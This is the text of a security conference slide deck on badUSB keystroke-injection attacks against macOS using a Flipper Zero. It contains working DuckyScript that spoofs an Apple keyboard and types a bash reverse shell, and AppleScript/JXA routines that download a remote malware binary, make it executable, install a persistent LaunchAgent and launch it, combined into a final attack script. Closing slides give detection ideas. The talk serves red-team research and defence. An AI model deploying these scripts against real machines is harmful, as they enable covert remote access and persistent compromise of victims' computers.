



[HTTPS://CONFERENCE.HITB.ORG/HITBSECCONF2024BKK](https://conference.hitb.org/hitbseccconf2024bkk)

badUSB attacks on macOS: beyond using the terminal and shell commands

Nicolas BUZY-DEBAT

Red Team Lead at Grab



COMMSEC TRACK

30 AUG

#HITB2024BKK


What are badUSB attacks?

#HITB2024BKK





What are badUSB attacks?

- Use of a specialized USB device (e.g. Rubber Ducky, Flipper Zero), seen as a Human Interface Device (HID)
- Instructions stored on the device, written in a specific language (e.g. DuckyScript)
- The script essentially sends a series of keystrokes



badUSB attacks on Windows

- A lot of features are accessible via keyboard shortcuts
- Task Manager, File Explorer, etc.
- The **Run** dialog. It can run any binary with arguments
 - `cmd.exe (/c for specifying the command)`
 - `powershell.exe (-Command for specifying the command; the hidden window parameter is also very useful)`



#HITB2024BKK


macOS “protection” features

#HITB2024BKK



Keyboard Setup Assistant

- Triggers when plugging a non-Apple keyboard into a Mac
- It is identified as such using the advertised device ID
- We can advertise an Apple device ID instead
 - Search for a device ID of an Apple USB keyboard on sites like [devicehunt](#) or the [Linux USB project](#) under vendor ID 05AC
- In a FlipperZero badUSB script, we can spoof it this way:
 - ID 05ac:021e Apple:Keyboard



■ New USB device approval (Apple Silicon only)

- Triggers when you first plug a new USB/Thunderbolt device into your MacBook
- Initially aimed at addressing the “evil airport charging station” scenario
 - Allow: the accessory allows both power and data transmission
 - Don't Allow: the accessory can still charge, but no data is transmitted
- You're already within physical proximity, so just press “Return” on the keyboard 😊



#HITB2024BKK



Common examples on macOS and their pitfalls

#HITB2024BKK



Spotlight Search

- Spotlight “help(s) you quickly find **apps**, documents, emails and other items on your Mac”
- We can invoke it from the keyboard using **⌘ + SPACE**
- Can only be used to execute apps only, without arguments. Not a 1to1 equivalent to Windows' **Run** dialog 😞



#HITB2024BKK

Common macOS FlipperZero badUSB scripts

- Examples online always follow this pattern
- Spotlight search > open Terminal > type shell command
- Optionally removes entries from the shell history, or use a leading space
 - This won't defeat an EDR recording process executions

```
ID 05ac:021e Apple:Keyboard
DELAY 1000
GUI SPACE
DELAY 200
STRING terminal
DELAY 200
ENTER
DELAY 1000
STRING bash -i >& /dev/tcp/10.10.10.157/4444 0>&1
DELAY 1000
ENTER
DELAY 1000
```

```
STRING echo 'import asyncio\nimport websockets\nimport subprocess
ENTER
DELAY 500
STRING nohup python3 server.py > /dev/null 2>&1 &
ENTER
```

Does it work in a real-life scenario?

- It works well if the victim does not use their terminal as part of their job
 - Likely OK for graphic designers ✓
 - Likely not for engineers ✗
- Opening the terminal from Spotlight search will switch the focus to an already-running instance of the application (if any)
 - There could be a long-running command executed by the victim in it, which your badUSB attack might interfere with
 - Closing an existing tab and/or the Terminal window might draw suspicion
 - You could open a new tab, but how do you know if a Terminal window was opened in the first place?
- You may get lucky if they use a third-party Terminal application, e.g. iTerm2




Abusing the Script Editor & Apple scripting languages

#HITB2024BKK



■ The Script Editor application

- Apple application present on macOS by default
- “Script Editor lets you create powerful scripts, tools and even apps.
You can create scripts to perform repetitive tasks, automate complex workflows, and control apps or even the system.”
- You can write your scripts in **AppleScript** or **JavaScript for Automation (JXA)**




#HITB2024BKK

Apple Scripting => Objective-C Bridging

- AppleScript/JXA native functions are rather limited
- We can use their **Objective-C bridge** features
 - “enable you to write scripts that use scripting terminology to interact with Objective-C frameworks, such as Foundation and AppKit”
- A significant amount of macOS tradecraft out there uses JXA that leverages that bridge. We could reuse these 🎉
- AppleScript is the default language in the Script Editor, so we have to stick to it 😞
 - At least for now 😊

Create an AppleScript loader

- We want to “type” as little as possible
 - Potentially faster to load a remote script instead
 - The less there is non-human induced typing on the screen, the better
- We can create an AppleScript loader
 - The payload will be remotely fetched and executed
 - We can modify our payload regularly without changing our loader, and thus the FlipperZero badUSB script



Load JXA from AppleScript

- Remember that there are plenty of JXA examples for Red Teaming online?
- Let's execute JXA from AppleScript!
- When using **run script**, we can specify the language
- The **JavaScript** value corresponds to JXA here

```
to execJXA(s as text)
    run script (s) in "JavaScript"
end execJXA
```

```
set jxa to "var app = Application.currentApplication();
app.includeStandardAdditions = true;
app.displayAlert('JXA from AppleScript');"
```

```
execJXA(jxa)
```



Download our malware

- We want to download our malware without invoking e.g. cURL
- We can leverage NSURL and NSData classes

```
to downloadFile(downloadUrl, destinationPath)
  set theURL to current application's NSURL's URLWithString:downloadUrl
  set theData to current application's NSData's dataWithContentsOfURL:theURL

  if theData is not missing value then
    set theResult to theData's writeToFile:destinationPath atomically:true

    if theResult as boolean then
      return destinationPath
    else
      display dialog "write to file failed"
    end if
  else
    display dialog "Download failed"
  end if
end downloadFile
```

Make our malware binary executable

- If our malware is a binary (e.g. Golang, Rust), we need to make it executable
- Tried to create a “chmod +x” function in AppleScript, ran into some issues, got lazy
- Already implemented in JXA in the PersistentJXA Github project
- We’ve shown how to execute JXA from AppleScript, so let’s do that

```
to chmodX(path)
  set jxa to "
  let a = $({NSFilePosixPermissions:0o755})
  let p = $(" & quoted form of path & ").stringByStandardizingPath
  let e = $()
  let r = $.NSFileManager.defaultManager
    .setAttributesOfItemAtPathError(a, p, e)"
  execJXA(jxa)
end chmodX
```

Create a LaunchAgent

- Create the final plist contents based on the supplied service name and payload path
- Creates the ~/Library/LaunchAgents folder if it does not exist yet (default)
- Writes the plist file to the user's LaunchAgents folder

```
to createLaunchAgent(serviceName, payloadPath)
  set plistContent to "<?xml version='1.0' encoding='UTF-8'?>
  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" 'http://www.apple.com/DTDs/PropertyList-1.0.dtd'>
  <plist version='1.0'>
  <dict>
    <key>Label</key>
    <string>' & serviceName & "'</string>
    <key>ProgramArguments</key>
    <array>
      <string>' & payloadPath & "'</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
  </dict>
</plist>"

  set libraryPath to POSIX path of (path to library folder from user domain)
  set launchAgentsPath to libraryPath & "LaunchAgents/"
  set launchAgentsURL to current application's [NSURL]'s fileURLWithPath:launchAgentsPath
  set fileManager to current application's NSFileManager's defaultManager()

  tell fileManager
    if not (its fileExistsAtPath:launchAgentsPath) then
      its createDirectoryAtURL:launchAgentsURL withIntermediateDirectories:true attributes:(missing value) [error]:(missing value)
    end if
  end tell

  set userLaunchAgentsPath to launchAgentsPath & serviceName & ".plist"
  set fileReference to open for access (userLaunchAgentsPath) with write permission
  write plistContent to fileReference
  close access fileReference

  return userLaunchAgentsPath
end createLaunchAgent
```

Execute our malware binary

- We execute the malware by creating and launching an NSTask pointing to our binary
- We can do this to avoid usual commands to start the agent, e.g.
 - `launchctl load -w <path/agent.plist>`
- Caveat: our callback may die and will only be revived at the next startup
 - We can't leverage the **KeepAlive** until our victim restarts

```
to launchTask(launchPath)

  set myTask to current application's NSTask's alloc()'s init()

  myTask's setLaunchPath:launchPath

  set theError to current application's NSError's alloc()'s init()


  set didLaunch to myTask's launchAndReturnError:(a reference to theError)

  if didLaunch is false then
    set errorMsg to theError's localizedDescription() as text
  end if

end launchTask
```

Exit the Script Editor

- After the script finishes its execution, we need to close the editor
- We want to press the “Delete” button using keystrokes only
- The right shortcut is **⌘ + delete...**
- ...but invoking the shortcut from our badUSB script did not work! 😞



Let's check what key it actually is...

```
from pynput.keyboard import Key, Listener

def on_press(key):
    try:
        print('alphanumeric key {0} pressed'.format(
            key.char))
    except AttributeError:
        print('special key {0} pressed'.format(
            key))

def on_release(key):
    print('{0} released'.format(
        key))
    if key == Key.esc:
        return False

with Listener(
    on_press=on_press,
    on_release=on_release) as listener:
    listener.join()
```



special key `Key.backspace` pressed
Key.backspace released


#HITB2024BKK

Final FlipperZero badUSB script

```
ID 05ac:021e Apple:Keyboard
DELAY 1000
REM Spotlight search to open the Script Editor
GUI SPACE
DELAY 200
STRING script editor
ENTER
DELAY 1000
REM This contains our AppleScript
STRING use scripting additions
ENTER
STRING use framework "Foundation"
ENTER
REM ...the contents of the AppleScript is stripped for brevity...
STRING run script theScript as text
ENTER
REM This ends our AppleScript
REM Execute the AppleScript and wait 5 seconds for the download and execution of the payload
GUI R
DELAY 5000
REM Exit the Script Editor
GUI W
DELAY 1000
REM Confirm the deletion of the script draft upon exit
GUI BACKSPACE
```

#HITB2024BKK

Video



#HITB2024BKK



Defense opportunities

#HITB2024BKK



■ Detect use of the Script Editor


- Process execution (**ES_EVENT_TYPE_NOTIFY_EXEC**) details
 - Process name: Script Editor
 - Process path: /System/Applications/Utilities/Script Editor.app/Contents/MacOS/Script Editor
 - Process signing ID: com.apple.ScriptEditor2
- Is it actually (legitimately) used within your organization?
- Detection may lead to a lot of false positives
 - E.g. first-time Mac user who clicks around to discover the OS and opens the application
- Can consider restricting the application for most users e.g. using an enterprise device management solution


■ Suspicious events

The following events that originate from the Script Editor process:

- Process execution events (**ES_EVENT_TYPE_NOTIFY_EXEC**) of e.g. ad-hoc signed binaries
- File creation event (**ES_EVENT_TYPE_NOTIFY_CREATE**) leading to the creation of the user's LaunchAgents folder
- File creation event (**ES_EVENT_TYPE_NOTIFY_CREATE**) within the user's LaunchAgents folder or other known persistence locations

Mitigate the Spotlight vector

- All the examples shown use Spotlight search at the beginning via  + **SPACE**
- What if we modify the shortcut? 😊



#HITB2024BKK

THANK YOU

#HITB2024BKK

